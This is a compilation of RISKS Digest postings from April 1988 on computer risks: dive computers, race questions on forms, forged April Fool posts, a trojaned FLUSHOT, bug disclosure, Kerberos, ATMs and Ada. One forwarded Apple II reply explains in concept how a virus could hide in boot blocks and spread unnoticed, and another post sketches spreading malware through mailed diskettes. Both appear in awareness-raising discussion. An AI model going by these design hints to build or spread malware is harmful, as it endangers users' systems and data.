Sport divers go through a certification program that emphasizes safety, graphically explains what can happen to you if you ignore the rules, and in general produces a very safety-conscious diver. They know that dive computers can keep them safe only if they heed the computer's warnings and understand its operation. I think that most divers would pay a lot of attention to the 'ASCEND MORE SLOWLY' message that their computer flashes at them. There are many other risks in using the EDGE much more serious than this warning message, such as the tendency for the on/off switch to get caught on things, shutting the computer off and losing the accumulated nitrogen absorption data.

There will always be people who do not heed safety rules, either on purpose, or from ignorance. The former will abuse dive computers just as surely as they abuse the tables now. The latter will find the computers much less intimidating and understandable than the tables, making them safer.

The newest computer by Orca, called the 'Skinny Dipper', replaces the 'ASCEND MORE SLOWLY' message with a red flashing LED. The current depth is not obscured anymore, and the warning is much more noticable since there is almost no red light underwater and anything bright red really gets the diver's attention. It also has a locking on/off switch.

Why worry now about the risks of slight imperfections in an otherwise risk-reducing technology? Worry instead about making this excellent safety device inexpensive enough to be in the hands of all sport divers, THEN worry about the details!

-- rms

UUCP: {ihnp4,harvard,husc6,linus,ima,bbn,m2c}!spdcc!gubba!rms Compuserve: 71360,1067 BIX: richsands

RISKS in philosophyland

David Thomasson <ST401405%BROWNVM.BITNET@MITVMA.MIT.EDU> Tue, 05 Apr 88 00:10:38 EDT

Several recent items in RISKS maintained tenuous connection with computers while discussing the more humanistic issue of discrimination. One writer went at his subject with such vigor that he rounded things off with a battle cry:

>Get out there and challenge the bigots! Both you and the society will grow.

The same writer then sounded a cautionary note:

>I've often wondered *why* the same person who will not accept or tolerate >shoddy work or thinking on the job, will choose to ignore or tolerate or >accept or embrace any shoddy societal norm.

Although I'm happy to see RISKS extending its content to include philosophical issues, I continue to blanch at some of the arguments and assertions that are made. For example, the same writer who issued the above-quoted caveat told of being invited to join an officers' club. In a moment of dudgeon, the writer replied to the club:

>I TAKE OFFENSE AT AN INVITATION TO JOIN ANY ORGANIZATION WHICH >DISCRIMINATES IN ANY WAY, ...AND DISCRIMINATION BY RANK OR PAY >IS DISCRIMINATION JUST AS SURELY AS DISCRIMINATION BY COLOR, AGE, >ETHNICITY, GENDER OR RELIGION.

Why would -- or should -- one disapprove of *any* kind of discrimination? The implicit claim here is that discrimination in any form whatever is morally wrong. And I cannot see how this assumption can be exempted from a charge of shoddy thinking about morality, the same kind of shoddiness that the writer wonders and warns about. Are youth clubs morally suspect because they restrict membership to *youths*? Is Phi Beta Kappa culpable for excluding stupid people? Are ballet companies open to reproach for discriminating against clumsy oafs? (And by the way, what *is* so morally offensive about a club for officers??)

I am not trivializing the issue here. If one thinks it is a simple matter of separating the "bad" kinds of discrimination from the "good" (or "acceptable") kinds, try phrasing a general principle that will make that distinction. I find it more than a little disturbing when people who are obviously very bright and extremely competent in their fields (computer

science and related fields) burst onto the philosophical scene and start shooting out the lights.

Consider another recent RISKS item about discrimination. The writer says he applied for a driver's license and noticed that the application asked for his race. "It seemed to me that my race had nothing to do with driving a car, so I left it blank." By the same reasoning, one might just as well refuse to give one's name, sex and address, since they too have nothing to do with driving a car. Perhaps -- *perhaps* -- including such information on a driver's license could be justified on some ground other than driving competence. Perhaps?

I am not out to toss cold water on RISKS' recent ventures into such issues as discrimination. By all means, challenge bigots. But for God's sake get down off old Rosinante and do it with a little more style and intelligence.

Risks of NOT giving race/ethnicity

David Rogers <drogers@riacs.edu> 4 Apr 88 20:12:39 GMT

Most financial aid forms ask for ethnicity (the modern way to phrase `race' questions). When I was at Berkeley, I, in my fervor, refused to answer such things, or at the minimum, checked OTHER. (At least they gave an OTHER box!) They would happily accept any such forms, probably because they were tired of arguing with students like me.

The risk? I later asked an aid officer what they did with these forms: they just assign all such people to the 'white' group for the purposes of calculating aid, since that is the 'least desirable' ethnicity when it comes to calculating aid.

When open conflict arises about the answers to questions on forms, that is usually better than this much more insidious procedure, that of assigning the user an `answer' which is (usually) the least desirable of the options. The use of computers will make this `when in doubt, assume the worst' type of defaulting even more common, and nearly impossible to detect.

David Rogers

Re: More On Race and Ethnicity Questions...

<mnetor!utzoo!henry@uunet.UU.NET>
Tue, 5 Apr 88 13:12:16 EDT

> ... If you *really, really* think about it, there is no way to justify a > RACE or ETHNICITY question, unless you accept the notions of quotas...

In fairness, it should be mentioned that in a community with discrimination problems, security-clearance forms (and no others) might have real reason to ask such a question, for the same reason that they have legitimate reason to ask about unorthodox sexual habits: blackmail potential. Mind you, I admit that (a) it's harder to get a good blackmail threat out of racial issues, (b) if we assume, for example, the southern US some decades ago, such a question

really ought to be something like "any Negro ancestry?" rather than just "race?", and (c) fortunately, this sort of nonsense isn't much of an issue any more. But in the wrong place at the wrong time, I can see how a real security issue could arise. It's not inherently ridiculous, although in the examples cited it certainly is silly.

Henry Spencer @ U of Toronto Zoology {allegra,ihnp4,decvax,pyramid}!utzoo!henry

✓ April Forgeries (Re: RISKS-6.52)

Charles Daffinger <cdaf@iuvax.cs.indiana.edu> Mon, 4 Apr 88 23:17:09 EST

[Most of you have chortled appropriately at the Spafford Spoof. Charles' message is apparently intended for those of you who need more explicit references to the self-referential evidence left by the forged forgery warning. By the way, Charles neglected to remark that RISKS-6.52 was not put out on 1 April either. PGN]

Here's the article warning about forgeries: Note the strange date, note that spaf's message is dated *after* the message it was enclosed in, and a couple of self-references in the posting! Enjoy!

```
In article <12386860573.13.NEUMANN@KL.SRI.COM> you write:
>RISKS-LIST: RISKS-FORUM Digest Friday 1 April 1988 Volume 6: Issue 52
>
>Contents:
> April Fool's warning from Usenet (Gene Spafford via Cliff Stoll)
>Date: Thu, 31 Mar 88 12:17:48 PST
     ^^^^^^
>From: cliff@Csa5.LBL.Gov (Cliff Stoll)
>Subject: April Fool's warning from Usenet
>Here's the warning from USENET's news.announce.important:
>From: spaf@cs.purdue.EDU (Gene Spafford)
   _____
>Subject: Warning: April Fools Time again (forged messages on the loose!)
>Date: 1 Apr 88 00:00:00 GMT
   ^^^^^
>Organization: Dept. of Computer Sciences, Purdue Univ.
>Warning: April 1 is rapidly approaching, and with it comes a USENET
>tradition. On April Fools day comes a series of forged, tongue-in-cheek
>messages, either from non-existent sites or using the name of a Well Known
                       _____
>USENET person. In general, these messages are harmless and meant as a joke,
======
[...]
```

>

- > o Posted dates. Almost invariably, the date of the posting is forged

=========

✓ April Forgeries (Re: RISKS-6.52)

Rahul Dhesi <iuvax!bsu-cs!dhesi@rutgers.edu> Mon, 4 Apr 88 23:25:38 EST

... Of course, it's possible that it was a double-forgery, i.e., that Gene Spafford forged it himself. -- Rahul Dhesi
[Sorry. Not THIS TIME. PGN]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 56

Thursday 7 April 1988

Contents

Guess what? A modified FLUSHOT!

James Ford

Scrambled FAT from hell (EDRAW)

Jay F. Rosenberg via Geoff Goodfellow

- Re: Notifying users of security problems **Eric Postpischil**
- Another quarter heard from (re: viruses)

T.M.P. Lee

Virus distribution idea

Will Martin

Kerberos documentation -- [Third-Party Authentication]

Jennifer Steiner

- Terminals: Why the discussion was interesting. Jerry Leichter
- Info on RISKS (comp.risks)

Guess what? A modified FLUSHOT!

James Ford <JFORD1%UA1VM.BITNET@CUNYVM.CUNY.EDU> Wed, 06 Apr 88 10:17:12 CDT

As some know, I recently got a copy of THE DIRTY DOZEN from Eric's BBS. The description of the CHRISTMAS EXEC was (almost) non-existant, so I uploaded some back issues of RISKS to the board.....leaving my BITNET address on the text.

Well, I have received a reply from someone who is writing a paper/text on trojans, and he had this warning about FLUSHOT:

- > FLUSHOT..... FLUSHOT3 is OK. Watch out for FLUSHOT4. There
- > is a Trojan Horse version of it going around. Some unscrupluous
- > person modified the "cure" so it became a disease. For any of the
- > FLUSHOT programs, the valid programs have a separate ASCII text
- > documentation of the program. The hacked version, made a text

- > file that is embedded in an executable file. Any version without
- > Ross Greenberg's documentation in a text file should be avoided.

Yet another bug on the loose......(sigh)

James Ford

Scrambled FAT from hell -- a brief report. (EDRAW)

Geoff Goodfellow <geoff@fernwood.mpk.ca.us> Tue, 5 Apr 88 21:45:03 PST

From: unbent@ecsvax.UUCP (Jay F. Rosenberg)

Newsgroups: comp.sys.ibm.pc

Subject: Scrambled FAT from hell -- a brief report.

Keywords: HD crash scrambled FAT EDRAW Quattro interaction

Date: 5 Apr 88 12:53:58 GMT Organization: UNC Chapel Hill

Having spent 2 hours last night recovering from a thoroughly scrambled FAT, I thought it appropriate to hold a small post-mortem.

The culprit *appears* to have been a shareware program called EDRAW (Version 3.2), which I picked up as PCSIG Disk #828 from a local university's public bbs. As near as I can diagnose the phenomenon from the rather incredible list of messages I received from CHKDSK, what happened was this:

I had installed Borland's Quattro spreadsheet program. As far as I can tell (by using assorted MACE tools), when Quattro installs, it marks various disk sectors as protected, probably in aid of finding its own overlays. (MACE had been respecting these and not moving them about during unfragmenting operations.) EDRAW apparently did *not* recognize and/or respect this protection. When I used the program to make some sketches and symbols and proceeded to save them to the disk, then, EDRAW evidently wrote good parts of them over these protected sectors. The result was the most incredible mess of truncations and crosslinks I've ever seen.

Whether and, if so, how the various memory resident utilities I had installed entered into the scenario of destruction, I do not know.

Responses, reactions, comments, and alternative diagnoses will be most welcome. I've learned a lot from the net over the years. One thing I learned: Keep current backups! I did. Go ye, and do likewise!

JAY ROSENBERG Dept. of Philosophy CB# 3125 UNC Chapel Hill, NC 27599 ...{decvax,akgua}!mcnc!ecsvax!unbent ...tucc!tuccvm!ecsvax!unbent unbent@ecsvax.UUCP unbent@ecsvax.BITNET unbent@unc.BITNET

★ Re: Notifying users of security problems

<postpischil%alien.DEC@decwrl.dec.com>
Wed, 6 Apr 88 08:40:03 PDT

In <u>Risks Digest 6.54</u>, Andy Goldstein says that knowledge of security bugs, during the period in which they are being corrected, will not do VAX/VMS system managers any good and so should not be distributed until a fix is available.

I disagree for two reasons. First, there are work-arounds to any problem. Almost every site has a big red button (or equivalent) that will make any computer system secure, and a very few sites might have information sensitive enough to warrant the button's use. For another few sites, the VMS software might be only a portion of their computing resources, a portion they can do without or with limited use for a period. And probably a larger number of sites can control network and physical access. Many sites can restrict accounts, temporarily removing general accounts. (Unless the bug is so basic it can be used to access the system without even the simplest account.) Another work-around is to use captive accounts. And other sites may be satisfied with establishing some sort of auditing procedures so they can tell who is being naughty and stop it if not prevent it beforehand.

The second reason is that the publisher is not entitled to make these decisions. How can one honestly sell a supposedly secure system knowing it is not secure? Are sales to be stopped while the bug is being corrected, or will the salespeople lie when the potential customer asks about security? Is one going to renege on the customers who have paid money to be informed of bugs? It is not entirely a matter of whether the publisher thinks the customer can make use of the knowledge or not; the customer has a right to know they are not secure regardless of what the publisher thinks about it.

edp (Eric Postpischil)

Another quarter heard from (re: viruses)

<TMPLee@DOCKMASTER.ARPA> Wed, 6 Apr 88 00:41 EDT

The info-apple (Apple II series) interest group has been having sporadic missives on viruses lately (of course.) One of them expressed thorough disbelief. It was responded to quite handily; the response, which cites most of the original ostrichian comments, seemed worth sharing with the RISKs population. -- Ted

[3382] (130 lines) Network_Server.Daemon 04/05/88 1032.6 edt Tue info-apple

Subject: viruses ARE possible

From: info-apple-request@BRL-SMOKE.arpa@BRL-SMOKE.ARPA

>Date: Mon, 4 Apr 88 15:37:46 CDT

>From: SCHUESSLER <GA.NES%ISUMVS.BITNET@CUNYVM.CUNY.EDU>

>Subject: Viruses: Fact or Fiction?

>Well, folks, I am totally confused about this virus stuff. In reading >about them in a local paper (Today section DesMoines Register) about >monitors exploding, and hard disks crashing, I don't see how anybody >could possibly write a virus that would get by enough people to become >dangerous. Please examine my reasoning, and point out where I missed

>something.

They get by because they generally don't do anything damaging right away.

>Suppose I wish to write a virus. I have read that the operating system >is the place where they're supposed to be put. Here are some problems:

>

- > 1. How do I add routines to prodos w/o changing the block length?
- > I don't know about anyone else, but I think I would
- > probably notice that Prodos would take longer to boot, or
- > that it was 32 blocks instead of 31.

You might, but you probably wouldn't notice it right away. Anyway, ProDOS is *not* the only place to hide it. Could tack it into other applications, or even in the boot blocks (there is some unused space there for booting SOS on the Apple ///). Heck, you could even hide some code in the DIRECTORY (which gets read into RAM during the boot process anyway, while the boot blocks are looking for the PRODOS file). (This would cause a problem when the directory started getting full.)

Also, there is most likely some space in PRODOS that isn't currently used (I haven't looked lately).

- > 2. Viruses are supposed to "spread" themselves. Spreading implies
- > (to me at least) saving themselves on other disks in other drives,
- > which would be extremely obvious if you did a catalog of drive1
- > and it went to drive2, or it would suddenly start working on the
- > disk w/o direct commands from the keyboard. Equally suspicious
- > would be a slow catalog listing (with a virus 'spreading' itself
- > sometime during the execution of the command).

It wouldn't take very long to spread itself, and it would not do it spontaneously. For example, it could writ itself into the boot blocks one out of every 20 times you write to your main directory. It wouldn't take too long, since your drive would already be in the right area of the disk anyway (main directory = blocks 2-5, boot blocks=0-1). Writing to disk already takes a variable amount of time depending on where the free blocks happen to be on disk, so one or two more block writes with no head movement would be hard to notice (ESPECIALLY on a 3.5 drive or a hard drive. Or a RAM drive [with or without a battery backup!].)

- > 3. The next thing in question is the delayed effect, which no doubt
- > is done by incrementing a counter each time it is executed. In
- > order to retain this value, it must be stored back on the disk
- > which causes another timing problem as far as working with the
- > disk is concerned.

Counters could be in RAM as well as on disk, or it could skip conters completely and trigger based on some semi-random number or some set of conditions on disk. -- Even if you use counters, it might not have to do any extra disk writes (for example, increment 2 unused bytes in the root block of your directory whenever the block is being written ANYWAY).

> 4. To spread itself, it must know the volumes on line, which

- > have prodos copies that are not infected already (which will
- > take a bit of code to check for) and then probably set some
- > flags to point to the clean copies so that when executed next
- > it can spread itself.

Nope, it doesn't have to be that complicated. Just infect disks as they are accessed by the running application, and set it up so it doesn't matter if the thing you're infecting is already infected or not.

- > 5. Finally, there is the problem of doing all the things viruses
- > are famous for in 200 bytes or less. I don't know about anyone
- > else....maybe it's just me, but I can't do all that fancy I/O
- > in 200 bytes or less (which is supposed to be the optimum length).
- > That's w/o the fancy routine to time the spreading with save/bsave
- > load/bload's which would be a nightmare in itself.

You can do a *lot* in 200 bytes, although there's not much reason to limit them to being that small. It only takes 18 bytes to say "WRITE_BLOCK number 0 on the last-accessed device" in machine. (Doing file-level I/O rather than block-level I/O would take a few more bytes, but not *that* many more.)

>With all that to worry about, why would anyone go through all the trouble?

I don't know, but it only takes *one* deranged person. If your hard drive has just fallen victim to someone's virus, you won't really care *why* they went to the trouble.

>Maybe I could see it possible for someone who just uses the software, and >doesn't do the programming/doodling around with operating systems to miss >the differences, but I hardly think that it would result in a major crisis >to society.

But people are so eager to give the latest nifty software to their favorite bulletin boards that the viruses can potentially spread *very* quickly. If we teach people to be careful the problem can be kept under control, but it gets harder as operating systems get larger and more complex--there are lots more interesting ways to "infect" Ilgs's than Ile's, for example (desk accessories, RAM vectors that survive an Apple-Ctrl-Reset, patching system tool vectors, etc).

- > Also--Is it legal to create a 'harmless' virus to see if it works
- > and you supply an antidote?

I don't know if it's legal, but it's pretty stupid--everyone will hate you when they find out about it. (Someone [in Canada?] wrote a "harmless" virus for the Mac that displayed a World Peace message on a certain date. This pissed lots of people off & I think caused a few problems for people even though it was supposd to be harmless. This virus [or was it another one?] has accidentally made its way into some factory-fresh copies of at least one piece of commercial software for the Mac.)

> | Niko Schuessler | |

>	GA.NES@ISUMVS
>	Iowa State University
David A. Lyons a.k.a. DAL Systems	
P	O Box 287 North Liberty, IA 52317
Е	BITNET: AWCTTYPA@UIAMVS

CompuServe: 72177,3233 GEnie mail: D.LYONS2

---[3382]---

Virus distribution idea

Will Martin -- AMXAL-RI <wmartin@ALMSA-1.ARPA> Wed, 6 Apr 88 15:20:39 CST

I just received a survey in the mail from a company in Boston called The LEK Partnership, on the subject of spreadsheet software. It is a form of survey different from other surveys I have previously received from various sources, which were usually multiple-choice paper forms. This one is a diskette with an accompanying letter and some printed material. There is also a Business-Reply diskette mailer and a dollar bill. The letter describes the survey as being "a computer interview." The instructions are to boot any IBM PC or compatible with this diskette and "the rest is automatic." You then put the diskette back in the mailer and drop it in the mail to go back to the sender.

Now, what immediately occurred to me was, "What a beautiful way to disseminate a virus!" Adding the dollar bill is a nice touch, but most computer users would be intrigued enough by the concept to at least stick the diskette in their machine and see what it was like, even if no money or other incentive accompanied it. Just to put it in your machine would be enough to spread a virus on that diskette, and the fact that you send the diskette back to them not only eliminates the evidence, but would also let hidden programs pull some amount of data from your files and stash it on the diskette for the use of the sender. (I agree that the latter is pretty farfetched, given the vagaries of naming PC files, and the low likelihood that simple software could find anything of value or interest on any random PC out there.)

A party interested in doing this could rent a mailing list from any of several magazines, and get access to many corporations and government agencies, bypassing network security and reaching areas isolated from any networks. It wouldn't be cheap, but it would be effective (at least the first time). It might be a reasonable method of economic sabotage.

Let me hasten to add that I have no reason to suspect this vendor of doing such a thing, nor have I heard of anything like this happening. The company seems legitimate; they provide an 800 number in their cover letter for recipients to call. The survey is not anonymous, though -- the diskette has a serial number, which matches a number on the label on the envelope, so they know who got which diskette, even if it does not

request a name and address as part of the on-line dialog.

The virus possibility just sprang to mind as I read the letter; I suppose that's a reflection on my evil nature. :-) I have not yet put this diskette into a PC, but I have run demo diskettes from other vendors without thinking first about the RISKS I'm voluntarily accepting by doing so. (Since I don't yet use a PC myself on a regular basis, its been other peoples' PCs who have run the RISKS, so that might explain my blithe attitude! :-)

This is all speculation, of course, but we've been thinking and talking so much about viruses (viri?) lately that it seems natural to view such things with suspicion. I don't know now if I will ever run this diskette!

Are there any organizations out there who have a codified policy for dealing with this sort of thing? That is, some clearinghouse or checkpoint for looking at software or checking diskettes received from public-domain or random sources, where skilled personnel using isolated hardware check it out and pronounce it "cleared" before it can be loaded or used on any of that organization's other machines? It may be costly and cause delays, but it may become necessary.

Regards, Will Martin

Kerberos documentation [Third-Party Authentication]

Jennifer Steiner <steiner@athena.mit.edu> Thu, 07 Apr 88 16:57:39 EDT

Documentation on MIT Project Athena's authentication service, Kerberos, is available for anonymous ftp on "athena-dist.mit.edu", in ~ftp/pub/kerberos.

Documents include the paper given at the Winter 1988 Usenix Conference (text or postscript), a detailed design document (text or postscript), and manual pages.

If you can't ftp, and would like a hardcopy, send your request (and US/PTT mail address) to info-kerberos@athena.mit.edu.

We are currently running a beta test of the software. When the beta test has been completed, we plan to put the code in the public domain (except for the encryption library, which probably can't be exported out of the U.S.). I'll post a pointer when the code is available.

Please post any followup messages to comp.misc.

Jennifer Steiner, Project Leader, Kerberos Development, MIT Project Athena

Below is the abstract from the Usenix paper:

In an open network computing environment, a workstation cannot be trusted to identify its users correctly to network services. Kerberos provides an

alternative approach whereby a trusted third-party authentication service is used to verify users' identities. This paper gives an overview of the Kerberos authentication model as implemented for MIT's Project Athena. It describes the protocols used by clients, servers, and Kerberos to achieve authentication. It also describes the management and replication of the database required. The views of Kerberos as seen by the user, programmer, and administrator are described. Finally, the role of Kerberos in the larger Athena picture is given, along with a list of applications that presently use Kerberos for user authentication. We describe the addition of Kerberos authentication to the Sun Network File System as a case study for integrating Kerberos with an existing application.

Terminals: Why the discussion was interesting

LEICHTER-JERRY@CS.YALE.EDU <"Jerry Leichter> Mon, 4 Apr 88 18:26 EST

The last couple of RISK's have had articles from me and others on details of block mode terminals and the risks they do or don't pose. In all the rush of detail, what I see as the important point, and the reason I got involved in the discussion at all, was lost.

"Naive" users of computers have only the most limited idea about how they work, what their limitations are, and what, if anything, can be done about those limitations. Since they have no basis for reaching a deeper understanding - if they DID, they wouldn't be "naive" users! - they tend to treat computer risks in one of two ways: Either they assume the omnipotent computer is safe and never goes wrong - an attitude encouraged by salesman, providers of computer services of all sorts, government - or they are battered by sad experience to thinking that "computers always screw up and there's nothing anyone can do about it" - an attitude paradoxically encouraged by all the same people (except perhaps the salesmen).

As people learn more about computers, they continue to get pulled in both directions. On the one hand, they learn more and more about how to make things work; on the other, they learn more and more about the extraordinary ways in which things can fail. There's a certain tendency to just throw one's hands up in despair and claim things will never be right, so why bother to try?

The only thing that comes out of such an attitude is poorly designed, risky systems. No, we can't eliminate all risks and vulnerabilities; but we can damn well try to understand what they are and perhaps eliminate enough to remove our systems from the "clear and present danger" category. Perrow's "Normal Accidents" can easily be read as one of those cries of despair, but the book is valuable exactly because it sometimes rises above that level. I've heard reports - it would be nice to see a reference - that the Colonel Murphy of eponymic fame is VERY distressed by the universal invocation of his "Law" as proof that systems can never work right. That's missing the point Murphy wanted to get across: That if you design errors IN, you will get errors OUT. Good engineering means designing errors out - out of the whole system (human users, with all their complexity, and all), to the greatest

extent you can.

Terminals, ALONG WITH THE SYSTEMS THEY CONNECT TO AND THE TRAINING OF THEIR USERS, *can* be made secure. It takes a significant, continuing effort, and that effort can all too easily be undone by careless "extensions"; but it is NOT impossible. The same can be said of many other risks and vulnerabilities: They can be eliminated, or reduced to acceptable levels, if we are willing to make the appropriate investments. We - the societal we, including all those "naive" users out there - will not be willing to make those investments until we are convinced that (a) the risks and vulnerabilities are there - something that recent events have probably gotten across; (b) something can be done about them. We "computer sophisticates" are the ones with the responsibility for making (b) true - and of convincing society at large that it can be true. We will have a great deal of trouble doing that if we all sit here moaning about how "impossible" it is!

-- Jerry



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 57

Thursday 7 April 1988

Contents

- "Drive-by-light" automobile to be demonstrated Jon Jacky
- Air Force replacing flight training with simulation Jon Jacky
- Cockpit Automation Risks

Alan M. Marcum

Ada and exploding missiles

Jon Jacky

Bank money machines

Rick McTeague

Re: On UnTimely RISKS (RISKs of political consideration)

Eugene Miya

How Computers Get Your (Clarified) Goat!

Glen Matthews

Philosophy and discrimination

John Lavagnino

Comment on "Diving Risks"

Phil Pfeiffer

Re: The risks of rumours

Henry Spencer and Ken De Cruyenaere

Re: High Tech Trucking

George Michaelson

John Haller

Block mode terminals

Steve Bellovin

Info on RISKS (comp.risks)

"Drive-by-light" automobile to be demonstrated

Jon Jacky <jon@june.cs.washington.edu> Wed, 06 Apr 88 21:45:51 PDT

The following article about a "drive-by-light" automobile appeared in the column OPTONET: INDUSTRY BRIEFS in the newspaper OE REPORTS, April 1988, p 16. OE REPORTS is a publication of SPIE (Society of Photo-Instrumentation Engineers).

"A fibre-optic LAN-controlled automobile will be demonstrated this month at the Hanover Trade Fair. ... The automobile uses polymer optical fibre (POF) components and systems. In the fibre-optic automobile, everything from headlamps to electronic trunk locks will be controlled by a few meters of POF and networking techniques."

(There was a diagram of the car showing modules labelled only "module 1" etc. with lines connecting them up. There were a lot of modules in the passenger compartment and dashboard and one under the middle of the hood, but none in the wheel wells. I get the impression this is actually supposed to be more of a trade-show attention-getter than an attempt to develop a practical way to build a car.)

- Jonathan Jacky, University of Washington

Air Force replacing flight training with simulation

Jon Jacky <jon@june.cs.washington.edu> Wed, 06 Apr 88 21:31:34 PDT

The following report appears in ELECTRONICS, March 3 1988, in the MILITARY/AEROSPACE NEWSLETTER column. No author is named:

"SIMULATORS GAIN GREATER ROLE IN FLIGHT TRAINING

The Air Force is cutting in half the number of aircraft used for training and relying more heavily on simulators to train fighter pilots and gunners. "It used to be that 25% of all our aircraft were for training, but now we're going to 12.5%," says (an Air Force spokesperson). ... The \$30 million system (to simulate the F-15E trainer) which includes five mainframe computers and 25 video displays, will get a real workout: the Air Force expects eight flight crews to work two-hour shifts on the simulator every day."

- Jonathan Jacky, University of Washington

Cockpit Automation Risks (Re: RISKS-6.50)

Alan M. Marcum <marcum@sun.com>
7 Apr 88 23:42:54 GMT

In <u>RISKS DIGEST 6.50</u>, jon@june.cs.washington.edu (Jon Jacky) related stories from the NY Times regarding cockpit automation risks. Two of these, in my opinion, are more the result of poor procedures than the result of cockpit automation.

The China Airlines 747 incident (where the crew lost control of a 747 after losing an engine) was really caused by the captain failing to follow established Boeing procedures for handling loss of one engine. Proper procedures stipulate that the autopilot should be disengaged upon failure of

one engine during cruise; the captain left the autopilot engaged, leading to the results described in Mr. Jacky's message. (Incidentally, loss of one engine while enroute in a 747 is NOT considered an emergency.)

The Eastern Airlines L-1011 crash in the Everglades was a direct result of the flight crew's neglecting their primary job: flying the airplane. It was not so much a matter of an inadvertent disengagement of the autopilot as it was the flight crew's failure to perform their primary duty that caused the accident.

(The Eastern L-1011 has become a classic case study in aviation circles. A re-enactment of the accident, in a simulator using text from the transcript of the cockpit voice recorder, was video taped a few years ago. The video tape is used by numerous airlines in their crew training. The tape was also shown as part of a _Nova_ episode entitled, "Why Planes Crash." That re-enactment is, simply, the most frightening thing I have ever seen.

Alan M. Marcum Sun Microsystems, Technical Consulting marcum@nescorna.Sun.COM Mountain View, California

Ada and exploding missiles

Jon Jacky <jon@june.cs.washington.edu> Wed, 06 Apr 88 21:21:30 PDT

- > In RISKS 6(36), Jerry Harper asks:
- > (Is it true that missiles were recently destroyed on launch that had
- > their guidance systems coded in Ada?

I very much doubt it. I researched the Ada story quite thoroughly about two years ago for an article I was writing. At that time, almost no software about to be fielded in weapons was being coded in Ada, despite DoD requirements. The reason was that compilers then available either did not produce code at all, or did not produce sufficiently high-performance code, for the small processors used in missiles and other weapons. I have been following the story since then and things appear to have improved a little but there is still a problem, moreover lead times are quite long. So I doubt Ada could have been at fault.

I have not heard of any recent missile losses caused by software faults. In fact the only case I know of was the very famous loss of Mariner I in 1962, which has been discussed at length in RISKS. (I notice that a company called Northwest Instrument Systems, Inc. of Beaverton, Oregon has been advertising an embedded code debugger with full page ads featuring a photo of a missile exploding a short distance from a launcher, captioned "The ultimate bug." The ad has appeared in ELECTRONICS and ELECTRONIC ENGINEERING TIMES. I presume that a certain amount of license has been taken, in that the pictured incident is not to be literally attributed to a software problem.)

> Didn't some famous computer scientist express grave reservations about Ada?

Yes. C.A.R. Hoare of Oxford used the occasion of his Turing Award lecture

in 1980 to say:

"I appeal to you, representatives of the programming profession of the United States, and citizens concerned with the welfare and safety of your own country and of mankind: Do not allow this language in its present state to be used in applications where reliability is critical, i.e., nuclear power stations, cruise missiles, early warning systems, anti-ballistic missile systems. The next rocket to go astray as a result of a programming language error may not be an exploratory space rocket on a harmless trip to Venus: It may be a nuclear warhead exploding over one of our own cities. An unreliable programming language generating unreliable programs constitutes a far greater risk to our environment and to our society than unsafe cars, toxic pesticides, or accidents at nuclear power stations. Be vigilant to reduce that risk, not to increase it."

Reference:

C.A.R. Hoare, "The emperor's old clothes," COMMUNICATIONS OF THE ACM, 24(2), Feb. 1981, pps. 75 - 83. Also reprinted _The Ada Programming Language: A Tutorial_, ed. by Sabina H. Saib and Robert E. Fritz, New York, IEEE, 1983, 487 - 495. No doubt also reprinted in the book, ACM Turing Award Lectures: The First Twenty Years: 1966 - 1985, ACM Press/Addison Wesley 1987.

> Is the Pentagon insisting on the use of Ada for all military software?

Not exactly all. Defense Directive 3405.2, March 30 1987, orders the use of Ada in all new weapons systems. The DoD also buys a lot of software that is not used for weapons control. A similar directive issued in 1983 ordered the use of Ada in all "mission-critical" systems after January 1, 1984, and was almost totally ineffective. Contractors found that the compilers then available were unsuitable, and petitioned DoD for waivers, which they received. DoD's position is that the compiler technology is now much more mature, and waivers will be quite difficult to get.

- Jonathan Jacky, University of Washington

<RAMCTE01%ULKYVX.BITNET@CUNYVM.CUNY.EDU> Wed, 6 Apr 88 12:20 EDT

Several months ago, I was making a \$20 cash withdrawal from my bank's automated teller machine. While waiting for my money to come out, the CRT went blank; several seconds later, a message saying "Please Wait" appeared. I theorized that the machine was being reloaded with money - just a guess.

After 15-20 seconds, the screen cleared and put up the normal "Welcome to First National Bank Teller/24" message. No money. No card. No receipt.

Being the kind of person who likes to figure out how/why things work, needing the money so I could eat dinner, and having the good fortune of being with my wife, I borrowed her card to see if the machine would do the same thing again.

The strange sequence of events did not recur, and everything proceeded normally. When the money/receipt door opened, however, I received TWO \$20 bills; one that I expected, and the other from the previous (failed) transaction.

I found out later that a momentary power failure had blacked out a large part of the city, including my bank branch, just after my \$20 was ejected into the cash drawer and just before the machine returned my card and opened the door.

Had I been un-curious, well-fed, and alone, or had the power failure been longer in duration than my patience, I would have shrugged my shoulders and walked away after the failed transaction, and the next guy would have gotten my \$20 (and a bit of trouble, had he/she not been honest about it). I suppose that everything would have gotten straightened out eventually...

I was going to suggest to the bank that they change the sequencing of events to handle this possibility a little better when they replaced the locking money doors with they're-always-unlocked-lift-em-yourself type.

I still wonder, though, if there are some other hitches where such a power failure could mean trouble for a system handling cash.

A humorous, true, but perhaps not as RISKy story:

A local bank uses full-sized "play-money" to train employees to load the teller machines with cash. At one branch, the practice money was inadvertently left in the machine. Customers were quick to point out this oversight to the branch personnel.

The first person to receive the bogus cash, though, did not immediately notify the bank. By chance, this person was the next-door neighbor of the bank's CEO. After laughing it off with the CEO, the neighbor went back to the branch the next day and made his monthly mortgage payment, in "cash", to the bank.

Rick McTeague, Electrical Engineering Department, Speed Scientific School University of Louisville, Louisville, KY 40292

Re: On UnTimely RISKS (RISKs of political consideration)

Eugene Miya <eugene@ames-nas.arpa> Wed, 06 Apr 88 11:10:46 PDT

From: cudney@sm.unisys.com (Paul Cudney)

>Before the beginning of computing was time, and with time was change. You >might think we would all be familiar enough with calendar time to cope with >it easily, even to the point of designing systems to accommodate both the >predictable and the politically inevitable.

Is it the fault of computers when the political definition of what "Time" is changes? The collection of political lobbying groups included those

industries involved in outdoor barbeques (large part) as well as a society to help those with night blindness. The legal definition of Daylight Savings Time has changed more in the past 15 years than all prior years.

How many people were aware of the change of the laws regarding daylight savings? I'm not condeming the change, I think however, we rely heavily upon media watchers. Some of these loobying groups, BTW, are still trying to change the definition of Daylight Saving Time in the fall to include two more weeks. So I hope you guys get your software changed before then.

Perhaps, we should compromise and average the 1/2 hour....;-)

